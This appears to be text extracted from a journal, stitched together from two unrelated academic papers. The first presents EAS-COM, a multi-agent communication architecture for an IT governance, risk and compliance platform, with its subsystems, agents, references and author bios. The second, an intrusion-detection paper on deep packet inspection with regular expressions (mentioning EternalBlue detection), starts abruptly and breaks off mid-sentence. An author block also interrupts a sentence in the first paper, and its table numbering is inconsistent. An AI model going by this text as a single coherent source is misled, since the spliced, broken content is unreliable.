The IT GRC platform is composed of several systems that lead to good governance. Each of these systems is responsible for performing specific tasks:

- **EAS-Strategic**: aligns the business needs of the company with IT objectives and IT processes;
- **EAS-Decision**: receives the IT objectives expressed by EAS-Strategic. It is able to choose for a request from the strategic layer the best reference for IT governance, risk management and compliance;
- **EAS-Processing**: encapsulates each IT GRC repository in an intelligent and autonomous system that deploys the actions and implements all the recommendations of the best repository chosen by EAS-Decision in an interactive way, which allows to manage the activities desired end-to-end IT processes and generate action plans.

However, these technological components are difficult to manipulate, or users lack the necessary skills to use them correctly. In this situation, the modeling of a communication architecture is necessary, in order to adapt the functionalities of the platform to the needs of the users. To help achieve these goals, it is necessary to develop a functional and intelligent communication architecture, adaptable and able to provide a support framework, allowing access to system functionalities regardless of physical and time constraints. A functional architecture defines the logical and physical structure of the components that make up a system, and the interactions between these components [1], [2] and [3]. If we focus on intelligent and distributed architectures, the main paradigm to consider is the multi-agent system. EAS-COM is a new architecture focused on product development based on multi-agent systems. It integrates this technology to facilitate the development of a flexible distributed system by taking advantage of the characteristics of

March 5, 2018

S. ELHASNAOUI, with LPRI Laboratory, EMSI, Casablanca, Morocco, and with LRI Laboratory, Systems architecture team, Hassan II University, Casablanca, Morocco (elhasnaoui.soukaina@gmail.com)

H. IGUER, S. FARIS and H.MEDROMI, are with LRI Laboratory, Systems architecture team, Hassan II University, Casablanca, Morocco (hajar.iguer@gmail.com), (sophiafaris1989@gmail.com), (hmedromi@yahoo.fr)

agent interaction to model the functional system.

This paper is organized as follows. We start with a state of the art communication systems. Then, two architecture versions will be presented from our communication system according to the two existing communication models: communication by information sharing and communication by sending message. Finally, we present a new hybrid approach to workflow management within the IT GRC platform based on multi-agent system. The latter combines the two communication models. This approach makes it possible to manage the communication between the different layers of the platform while ensuring the follow-up of the steps, from the expression of an IT service (IT objective in terms of IT process) to the processing of IT processes included and the proposal of action plans to put in place.

II. STATE OF THE ART OF COMMUNICATION SYSTEMS

A. Motivation

To support the construction of distributed systems, we are witnessing a constant evolution of models that make extensive use of software engineering, model analysis, etc., to facilitate the implementation of these systems.

However, the implementation of distributed systems is not tied to a specific communication system that manages the workflows between these applications. Nevertheless, the technological choice of the most appropriate communication system is a fundamental task to ensure the integration of the components and the scalability of the system.

A large number of research work, which works in different areas of workflow management, can be found in various literatures. Each research area has its own specifications and requirements for managing a treatment request. Information flow management is important for the use and sharing of resources in a distributed system to establish meaningful communication. Many studies have combined communication management with agent technology. This involves the support of different approaches for the implementation of this technology.

A communication system aims at interconnecting and implementing the distributed platform systems in order to effectively address the problems faced by companies in terms of reusability, interoperability and reduced coupling between the different systems that implement their systems. Information systems [4]. Thus, ensuring interoperable communication between different distributed applications is the main problem for distributed systems. Workflow management techniques could meet these requirements. In addition, workflow management is implemented as an interconnection of less complicated tasks [5]. The concept of workflow has been studied in many areas of research.

B. Context and methodology

Infrastructure based on multi-agent systems generally facilitates autonomous communication between distributed systems [6]. Recently, various improvements have been

implemented on communication based on multi-agent systems. These improvements can overcome some interoperability issues, but different types of technologies and development models used can cause interoperability issues. Like the software architecture of any system and the most important part, some necessary requirements can be included in a communication system such as availability, autonomy recovery from a failure and transmission guarantee. On the other hand, existing work based on agent technology has some gaps in communication systems [7]. Building a flexible, self-contained communication system would be a good initiative to manage workflows in the IT GRC distributed platform. In addition, the use of agent technology can be useful for facilitating communication in a distributed platform, as it provides significant attributes such as adaptation, interactivity, multi-protocol support and implementation. Light work [8].

C. Research work related to communication management in distributed systems

Many research studies have been found in the literature concerning the improvement of communication systems within distributed platforms, based on agents and multi-agent systems. Most of these works address specific problems and some are too general and not specific to a particular problem [9]. Several research studies have been conducted to solve the various communication problems such as synchronization, reliability, the communication language of the agents. As Table 1 shows, there are twelve relevant research studies based on agent technology that relate to communication in distributed systems. The table summarizes and compares different approaches based on attributes related to communication. We can divide these works into 2 categories: synchronous and asynchronous communication. The works were selected from several types of technologies. The attributes used in the evaluation were essentially chosen from generic specifications and requirements for communication in distributed systems. The significance of each of the attributes included in this comparative study are as follows

- **Type of communication:** and type of communication style
- **Availability:** The availability of the application to respond to requests for treatments at any time.
- **Autonomy:** refers to the intelligent level of the system to manage and implement queries.
- **Message type:** This is the type of message used in communication.
- **Scalability:** is the ability to manage distributed system expansion

N°	Communication systems within distributed platforms	Communication Type	Availability	Autonomy	Message Type	Scalability
1	An Agent Platform for Reliable Asynchronous Distributed (1)	Asynchronous	medium	high	ACL	Low
2	Agent-Based Middleware for Web Service Dynamic (2)	synchronous	Low	high	WSDI	medium
3	XML-based Mobile Agents (3)	synchronous	Low	high	XML	Low
4	An Agent-Based Distributed Smart Machine (4)	synchronous	Low	high	KQML / ACL	medium
5	An Agent XML based Information Integration Platform (5)	synchronous	Low	high	SOAP	Low
6	A Cross-Platform Agent-based Implementation (6)	synchronous	Low	high	ACL	high
7	Communication System among Heterogeneous Multi-Agent System (7)	synchronous	Low	high	ACL	medium
8	FACL (Form-based ACL) (8)	synchronous	medium	high	Forme based (ACL)	Low
9	ACL Based Agent Communications in Plant Automation (9)	Asynchronous	medium	high	ACL	medium
10	Multi-agent Systems for Distributed environment (10)	synchronous	Low	high	ACL / KQML	medium
11	SOA Compliant FIPA Agent Communication Language (11)	synchronous	Low	high	ACL	medium
12	An Agent-Based Distributed Information Systems Architecture (12)	synchronous	Low	high	ACL	high

Table 1. Scientific work related to communication management

The research work cited in Table III-1 is as follows:

- (1). [10],
- (2). [11],
- (3). [12],
- (4). [13],
- (5). [14],
- (6). [15],
- (7). [16],
- (8). [17],
- (9). [18],
- (10). [19],
- (11). [20],
- (12). [21].

The comparative study shown in Table 3-1 shows that the systems (1) and (9) rely on asynchronous communication while the other systems are based on synchronous communication. We emphasize that for systems (6) and (12) the criterion of scalability is taken into account, while the availability criterion is not. All these architectures ensure the autonomy of their systems. However, these architectures have certain limitations concerning the environment in which they are integrated. In fact, they do not specify the parameters of information flows, nor the learning and adaptation of information. In addition, this comparative study shows that most of these architectures do not deal with the security aspect for data exchange, nor for access control to distributed systems. They are satisfied by checking the user's identifications through a login and a password.

It should be noted that while the presented architectures provide access to distributed systems based on ADMs, they have limitations in terms of distribution, data adaptation, and the scalability aspect that is not addressed in most architectures studied.

We propose a new architecture to overcome the different limitations encountered. This architecture is distributed, intelligent and able to meet the requirements of governance, risk management and compliance of information systems in terms of distribution, adaptation of the data provided to the user according to different constraints. It ensures the scalability of the IT GRC platform to ensure the exchange of data with added processing systems

III. BASIC ARCHITECTURE OF EAS-COM COMMUNICATION SYSTEM

EAS -COM (see Figure 1: EAS-COM is represented by the cross-section of the platform) is a communication system that facilitates the integration of distributed systems from the IT GRC platform. This system is dynamic, flexible, robust, adaptable to each user's request, scalable and easy to use and maintain. However, this architecture is extensible to integrate the desired processing system, without dependence on a specific programming language. The systems integrated in the IT GRC platform follow an integrated communication protocol. Another important feature is that, thanks to the capabilities of the agents, the systems developed can make use of learning techniques to manage decisions made previously and which are recorded in knowledge bases. EAS -COM offers a new perspective, where multi-agent systems and web services are integrated to provide communication needs, leverage their strengths, and avoid their weaknesses.




Fig1. Positioning the EAS-COM Communication System in the IT GRC Platform

A. Introduction to EAS-COM subsystems

The communication system using multi-agent systems requires answering the following questions:

- Which functions should be modeled as agents?
- How to decompose the communication system to be supported by a multi-agent system approach?
- What types of interactions should exist between agents?
- What skills and resources do agents need?
- What priorities should be considered in workflow management studies, and how are these priorities to be addressed by agents?

In order to solve the communication problem within the IT GRC platform, we break down the EAS-COM system into subsystems. Each subsystem is responsible for performing a specific communication task.

There is a strong link between the choice of agents and the purposes for which they are designed. As a result, we study workflows between IT GRC platform components based on significance. With this in mind, we carry out the following main tasks:

- 1) Categorize the IT services received from the strategic layer;
- 2) Request and receive decision processing

- (interaction with the decision layer) with respect to the best repositories;
- 3) Manage processing systems (sending IT services to process and receiving processing results) taking into account the quality of their processing and performance. Each task can be assigned to an agent or group of agents.

We call the multi-agent system assigned to the categorization of IT services (interaction with the strategic layer) "Strategic-com". It contains agents responsible for tasks (1). We call the assigned multi-agent system to communicate with the decision-com decision-making layer. It contains agents responsible for performing the task (2).

We call the multi-agent system assigned to the processing management of IT services (interaction with the processing layer) "processing-com". Agents in this multi-agent system are responsible for task (3). They must interact in order to achieve this goal and to generate a representation of the action plan of the treatment results.




Fig 2. EAS-COM architecture subsystems

B. Strategic-COM

The Strategic-COM subsystem provides communication with the strategic layer represented by the EAS-STRATEGIC system. The latter expresses the strategic needs of the user in terms of IT service (IT Service) by defining the IT processes (IT Processes) that must be managed by the IT GRC platform. The IT services deducted are redirected to EAS-COM, and more precisely to the Strategic-COM subsystem. Recall that Strategic-COM is supposed to categorize the IT processes included in the requested IT service. Categorization is the combination of each IT process into one or best practice repositories that can define the management activities of the

requested IT process.

Here is the diagram explaining the procedure for categorizing an IT service received by the strategic layer.




Fig3. Procedure for Categorizing an IT Service by Strategic-COM

The IT Service categorization procedure is as follows:

- First, the IT service received must be broken down according to the IT processes it includes.
- Each IT process is associated with one or more benchmarks of good practice according to the discipline to which it belongs (IT Governance, IT Risk Management, IT compliance)
- A constitution of the elements of the matrix is carried out just after. The elements of the matrix have the following form: {Proc i, (Ref 1, Ref 2, ... Ref n)}
- The constituent elements are subsequently grouped in order to build the final matrix in the form: {{Proc a, (Ref i, Ref j, ... Ref n)}, {Proc b, (Ref i, Ref j ... Ref n)}, ..., {Proc z, (Ref i, Ref j, ... Ref n)}}. This matrix represents the categorized IT service ready to be processed by the second EAS-COM subsystem.

We have defined three types of agents: Collector Agent, Manager Agent, and Constructor Agent.

The Collector Agent and Constructor Agent focus primarily on organizational tasks, while the Agent Manager performs processing tasks. The main objective of the agent manager is to guarantee the categorization of the processes of an IT service, assigning them one or more repositories that can manage them. It communicates the categorization result of each IT process to the Builder agent, which, in turn, resembles this information to send the categorized IT service to be consumed by the Decision Decision Layer (EAS-Decision).




Fig 4. Strategic-COM Agents

Collector Agent:

Collector Agent performs an organizational task. He is responsible for the reception of IT Services Strategic Layer (EAS-Strategic). To achieve its goal, it checks the structure of the received web services, it classifies them according to the date of their creation by the user (date of creation is specified in all IT service). At the end of his treatment, he transfers the IT Services to the Manager Agent.

Agent Manager

Manager Agent is the heart of Strategic-COM. It categorizes IT services by associating each IT process with one or more appropriate standards for its implementation. At the end of the processing, it merges the elements of the matrix, which will constitute the IT service categorized in the form {Process IT, {ref1, ref2... refn}}. This result will be transferred to the constructor agent.

The Agent Manager has a knowledge base, it concerns that the agent knows the repositories that can manage the IT processes issued by the strategic layer. This knowledge depends at the beginning of the mapping of COBIT processes with the other repositories. This mapping list will be fed as and when learning the IT GRC platform. The knowledge of the agent manager can be divided into two types: knowledge of IT GRC disciplines (IT Governance, risk and compliance management) and their associated repositories and knowledge about categorizations that were done previously.

When categorizing IT Processes, the knowledge of the Manager agent against the repositories of good practices is enriched and updated, which allows the agent to associate a set of repositories of good practice when his treatment to come. The enrichment of knowledge is possible since the agent Manager constantly monitors the changes of its environment and exchange information with the Updater.

Constructor agent

The objective of this agent is to provide a readable representation of the IT service he handles, while preserving as much as possible the data setting of the IT Service (the user creator of the IT service, the date of its creation, and priority of IT processes ...). To achieve this goal, it retrieves the result of the categorization of the IT processes provided by the Manager agent and rebuilds the final matrix that represents the categorized IT service that will be sent to the decision-making layer (EAS-Decision) in the form of web service.




Fig 5. Distribution of Strategic-COM Agents according to their tasks

C. Decision-COM-agent DD

The Decision-COM subsystem provides communication with the decision layer represented by the EAS-Decision system. This communication consists of sending the categorized IT service to the decision-making layer represented by the EAS-DECISION system. Once the decision is made, compared to the best repositories to associate with each of the IT processes included in the IT service, Decision-COM receives the result of the decision, represented by the decided IT service. The latter must have the following format: {(Proc a, ref i), (Proc b, ref j)... (Proc z, ref n)}.

We define the agent: DD Agent performing an organization task. Its main objective is to ensure the communication of the IT service with the decision layer. It receives the categorized IT service from the Builder agent and translates it into a web service to be able to send it to the decision layer, and it stays tuned to receive the result of the decision. Once it is received, it is transferred to the processing-Com subsystem for processing.




Fig 6: Decision-COM Agents

D. Processing-COM

The Processing-COM subsystem provides communication with the processing layer represented by the EAS-PROCESSING systems. EAS-PROCESSING-type processing systems treat IT processes, following the recommendations dictated by the repository chosen by the EAS-COM decision-making system, in order to generate the action plans to be put in place to meet the strategic needs of the organizations. Users of the IT GRC platform. The processing requests are triggered by the EAS-COM communication system and more precisely by the Processing-COM subsystem.

We define four types of agents: Agent ComIn, Agent Admin, Agent Directory, and Agent ComOut.

The ComIn and ComOut agent focuses on the organization tasks, while the Admin Agent and Directory perform processing tasks. The main goal of the Admin Agent is to ensure that the process processing included in the IT service is allocated to the correct processing systems. It interacts with processing-Com agents in order to achieve an optimal choice of processing systems. During this interaction, the Admin agent interacts with the ComOut agent to resolve multiple processing requests from the same processing system. To achieve all these goals, agents act according to their knowledge and skills.

ComIn agent:

The Agent Agent ComIn is a communicating agent. It receives the decided IT service from the Decision-com subsystem and the transfer to the Admin Agent to determine the processing systems that can manage the IT processes included in the decided IT service.

Admin Agent

The Admin Agent invokes the processing system that is best placed to complete the IT service processing and generate the action plans to be put in place.

If there are multiple systems that can resolve the requested task, the Admin Agent has the ability to select the optimal choice. This ability of the decision in relation to the choice of processing system depends on the performance of the latter, its number of execution, availability.... This information is stored in its knowledge base that it uses during the resolution of conflicting situations. With each choice made, it communicates with the ComOut agent and determines the best system to trigger.

During processing, the Admin Agent stores important information such as, the useful results he has obtained from previous treatments and changes in his environment. When the Admin agent chooses the processing system, he evaluates the results of his action, updates his knowledge. Then he goes to the choice of the system that will manage the IT process.

Agent Directory

The Directory Agent takes care of the recording of the systems processing reports, as well as information about them (system performance, number of execution,). This information is taken into consideration by the Admin Agent to choose the most relevant processing system.

ComOut agent

Notifying and triggering processing systems that can handle all processes in an IT service is a complex task that can lead to additional processing time, and therefore can slow down the execution of requests. Therefore, we need to partition the processing request to all processing systems. The control of the notification of each system is therefore assigned to a specific agent (ComOut agent). In this step, we propose a new approach in which the triggering of IT service process processes can be partitioned. Our idea is to trigger the set of processing systems chosen to implement the processes of the same IT service. During this trigger, the ComOut agent receives the list of processing systems to be notified. This list should contain the information of these systems namely the name of the system, the description, the IP address of the server in which the processing system is running.

This method provides simultaneous processing of all processes included in the IT service. However, there may be situations where multiple requests for processing are not allowed, such as requests for processing multiple processes by the same processing system, which could significantly reduce the performance of the same. In this case, the Admin agent asks the ComOut agent to check the status of the affected system and inform him that he is busy and cannot accept further requests until he finishes. The Admin Agent must then decide to choose another processing system that could handle the request or wait until it becomes available. Therefore, the importance of the EAS-COM Processing-COM subsystem lies in the acceleration it gives to the triggering process, and hence the process processing of a requested IT service.




Fig 7. Distribution of Processing-COM Agents according to their tasks

IV. CONCLUSION

In this paper, we presented the main features of EAS-COM, the subsystems that make it up and the agents that federate each of these subsystems. We have not specified the mode of communication to be considered between the system agents and between EAS-COM and the other distributed systems of the IT GRC platform.

In the next works, we propose architectures of the EAS-COM system based on the modes of communication: Communication by information sharing and communication by sending message.

REFERENCES AND FOOTNOTES

REFERENCES

[1] Elhasnaoui, S., Medromi, H., Faris, S., Iguer, H., & Sayouti, A. (2014). Designing a Multi Agent System Architecture for IT Governance Platform. *International Journal of Advanced Computer Science and Applications IJACSA*, 5(5).

[2] Elhasnaoui, S., Chergui, M., Chakir, A., Sekhara, Y., Nahla, H. & Medromi, H. Empirical study on the interaction and workflow management between information system and business departments of an organization to integrate IT GRC processes: Case of Moroccan organizations. *International Journal of Engineering Research And Management (IJERM)*, Volume 03 Issue 05 (May 2016).

[3] Elhasnaoui, S., Moussaid, L., Medromi, H., & Sayouti, A. A Communication System Architecture Based on Sharing Information to Integrate Components of Distributed Multi-Agent Systems within an IT GRC Platform. *International Journal of Advanced Engineering Research and Science*, Vol-3, Issue-12, December 2016

[4] Ibrahim, M., N.b., Hassan, M.F.B.: A Survey on Different Interoperability frameworks of SOA Systems Towards Seamless Interoperability. In: *Escon 2010, IEEE, Kuala Lumpur (2010)*

[5] Yuan, P., Jin, H., Qi, L., Li, S.: Research on an MOM-based service flow management system. In: Jin, H., Pan, Y., Xiao, N., Sun, J. (eds.) *GCC 2004*. LNCS, vol. 3251, pp. 783–786. GCC, Heidelberg (2004)

[6] Kao, Y.-C., Chen, M.-S.: *An Agent-Based Distributed Smart Machine Tool Service System*. 3CA IEEE, Los Alamitos (2010)

[7] Goel, S., Sharda, H., Taniar, D.: Message-oriented-middleware in a distributed environment. In: Böhme, T., Heyer, G., Unger, H. (eds.) *IICS 2003*. LNCS, vol. 2877, pp. 93–103. Springer, Heidelberg (2003)

[8] Bellissard, L., De Palma, A.F.N., Herrmann, M., Lacourte, S.: *An Agent Platform for Reliable Asynchronous Distributed Programming*. IEEE, France (1999)

[9] Raja, M.A.N., Ahmad, H.F., Suguri, H.: *SOA Compliant FIPA Agent Communication Language*. IEEE, Los Alamitos (2008)

[10] Bellissard, L., De Palma, N., Freyssinet, A., Herrmann, M., & Lacourte, S. (1999). An agent platform for reliable asynchronous distributed programming. In *Reliable Distributed Systems*, 1999. Proceedings of the 18th IEEE Symposium on (pp. 294-295). IEEE.

[11] Lin, A., & Maheshwari, P. (2005). Agent-based middleware for web service dynamic integration on peer-to-peer networks. *AI 2005: Advances in Artificial Intelligence*, 405-414.

[12] Steele, R., Dillon, T., Pandya, P., & Ventsov, Y. (2005, April). XML-based mobile agents. In *Information Technology: Coding and Computing*, 2005. ITCC 2005. International Conference on (Vol. 2, pp. 42-48). IEEE.

[13] Kao, Y. C., & Chen, M. S. (2010, May). An agent-based distributed smart machine tool service system. In *Computer Communication Control and Automation (3CA)*, 2010 International Symposium on (Vol. 2, pp. 41-44). IEEE.

[14] Li, X. (2010, April). An Agent/XML based information integration platform for process industry. In *Computer Engineering and Technology (ICCET)*, 2010 2nd International Conference on (Vol. 3, pp. V3-526). IEEE.

[15] Cervera, E. (2005). A cross-platform agent-based implementation. IEEE, Los Alamitos.

[16] Yoon, Y. J., Choi, K. H., & Shin, D. R. (2008, September). Design and Implementation of Communication System among Heterogeneous Multi-Agent System. In *Networked Computing and Advanced Information Management*, 2008. NCM'08. Fourth International Conference on (Vol. 1, pp. 267-269). IEEE.

[17] Chusho, T., & Fujiwara, K. (2000). FacI: A form-based agent communication language for enduser-initiative agent-based application development. In *Computer Software and Applications Conference*, 2000. COMPSAC 2000. The 24th Annual International (pp. 139-148). IEEE.

- [18] Feng, Q., & Lu, G. (2003, September). Fipa-acl based agent communications in plant automation. In Emerging Technologies and Factory Automation, 2003. Proceedings. ETFA'03. IEEE Conference (Vol. 2, pp. 74-78). IEEE.
- [19] Ahmad, H. F. (2002). Multi-agent systems: overview of a new paradigm for distributed systems. In High Assurance Systems Engineering, 2002. Proceedings. 7th IEEE International Symposium on (pp. 101-107). IEEE.
- [20] Raja, M. A. N., Ahmad, H. F., Suguri, H., Bloodsworth, P., & Khalid, N. (2008, August). SOA compliant FIPA agent communication language. In Applications of Digital Information and Web Technologies, 2008. ICADIWT 2008. First International Conference on the (pp. 470-477). IEEE.
- [21] Purvis, M., Cranefield, S., Bush, G., Carter, D., McKinlay, B., Nowostawski, M., & Ward, R. (2000, January). The NZDIS project: an agent-based distributed information systems architecture. In System Sciences, 2000. Proceedings of the 33rd Annual Hawaii International Conference on (pp. 10-pp). IEEE.




Hicham Medromi received the PhD in engineering science from the Sophia Antipolis University in 1996, Nice, France. He is director of the National Higher School of electricity and mechanics (ENSEM) Hassan II University, Morocco. His actual main research interest concern Control Architecture of Mobile Systems Based on Multi Agents Systems.



Soukaina ELHASNAOUI received the PhD in engineering science from the Hassan II University, ENSEM, 2017, Casablanca, Morocco. He is professor permanent at Moroccan School of engineering sciences (EMSI). Her actual main research interest concern IT Governance, risk management end compliance based on Multi Agents Systems.



Hajar Iguer received the PhD in engineering science from the Hassan II University, ENSEM, 2017, Casablanca, Morocco. He is professor permanent at International University of Casablanca (UIC) Her actual main research interest concern IT Governance, risk management end compliance based on Multi Agents Systems.



Sophia Faris Graduated as an engineer in computer science from the National School of Electricity and Mechanics, Casablanca, Morocco in 2011. She is in charge of the documentation and production department at the Wilaya of Casablanca-Settat Region. Her actual main research interest concern IT Governance, risk management end compliance based on Multi Agents Systems.

Improving Intrusion Detection with Deep Packet Inspection and Regular Expressions

D. Baltatzis (International Hellenic University, Thessaloniki, Greece), P. Dinaki (International Hellenic University, Thessaloniki, Greece), N. Serketzis (Aristotle University of Thessaloniki, Greece)

Abstract

Traffic analysis is a process of great importance, when it comes in securing a network. This analysis can be classified in different levels and one of most interest is Deep Packet Inspection (DPI). DPI is a very effective way of monitoring the network, since it performs traffic control over mostly of the OSI model's layers (from L3 to L7). Regular Expressions (RegExp) on the other hand is used in computer science and can make use of a group of characters, in order to create a searching pattern. This technique can be combined with a series of mathematical algorithms for helping the individual to quickly find out the search pattern within a text and even replace it with another value.

In this paper, we aim to prove that the use of Regular Expressions is much more productive and effective when used for creating matching rules needed in DPI. We design, test and put into comparison Regular Expression rules and compare it against the conventional methods. In addition to the above, we have created a case study of detecting EternalBlue and DoublePulsar threats, in order to point out the practical and realistic value of our proposal.

I. INTRODUCTION

With the rapid increase of Information Systems, human activities became more and more dependent on Internet and Network Systems making it inevitable the increment of threats, as criminals are targeting unprotected or poorly secured systems and networks in order to take advantage of their victims in various ways. Attackers use various attacks and techniques aiming in disrupting the availability, confidentiality and integrity of the systems.

Attackers, nowadays, have developed techniques and tools that are more powerful, stealthy and persistent, which can help them make their intrusion within their victim Information Systems more easily, aiming at stealing valuable information and intelligence, or control them remotely causing disruption and distraction of the system that is under attack. For avoiding such incidents, organizations, enterprises and institutions are choosing to deploy Intrusion Detection and Prevention Systems (IDPS) in order to protect more proactively and sufficiently their networks, since the usage of a simple anti-virus or firewalls is not adequate enough to protect their assets. According to the SANS Institute, an Intrusion Detection System (IDS) is a system dedicated to the employment of security of the rest of the systems, within a particular network [1], [2]. The need to establish IDPS is made mandatory by the fact that attackers are using more advanced attacking methods for corrupting the functionality of a system, and are able of bypassing the firewall or the anti-virus systems, that are usually integral elements of the information system. No one can question the need that IDPS are protection the modern Information Systems and Networks, but still they cannot be seen as a silver bullet against all the threats, which are getting more and more advanced. Due to lot of technological limitations, Intrusion Detection and Prevention Systems can be vulnerable to attacks, as well, or fail to detect some threats efficiently. For that reason, a lot of studies and different implementations are tested and developed in order to minimize the sensitive aspects of IDPS. Regular Expressions (RegExp) are used in computer science and can make use of a group of characters, in order to create a searching pattern. This technique can be combined with a series of mathematical algorithms for helping the individual to quickly find out the search pattern within a text and even replace it with another value.

In this paper, we aim to prove that the use of Regular Expressions is much more productive and effective when used for creating detection rules in DPI. We are going to construct, test and put into comparison our Regular Expression

rules against the conventional method. In addition to the above, we have created a case study of detecting EternalBlue and DoublePulsar threats, in order to point out the practical and realistic value of our method.

II. RELATED WORK

There is a great volume of related work done already, each having a different approach on how Intrusion Detection Systems, can use Deep Packet Inspection in combination with other approaches in order to improve their efficiency. Dr. V.M. Thakare et al.[3] are doing a survey on the existing techniques related to the combination of Deep Packet Inspection and the Regular Expression pattern. They start by pointing out the positive aspects of the Deep Packet Inspection compared to the traditional types of packet inspection that have been used over the years and how the Regular Expressions can join forces with DPI. The first of these technologies, which they examine, is LaFA (Lookahead Finite Automata). According to them, LaFA has the huge advantage that it does not bind great amount of the system's memory due to its properties. LaFA is a software-based Regular Expression approach. Next, they are examining a hardware-based solution called Ternary Content Addressable Memory (TCAM), which is used widely on network devices. This type of approach is ideal for the cases, where it is important to have a high rate of Regular Expression Match. The third approach follows the Stride Finite Automata (StriFA). As LaFA, StriFA is, also, a software-based answer for implementing a Deep Packet Inspection – Regular Expression pair. On the pros of this technique is the high speed that it can offer, as well as the low requirements it has in terms of memory usage. The fourth technique is the Compact Deterministic Finite Automata (Compact DFA). The authors indicate the fact that Compact DFA is just an altered, compressed version of the classic Deterministic Finite Automata (DFA) approach. One of the most popular algorithms using this approach is 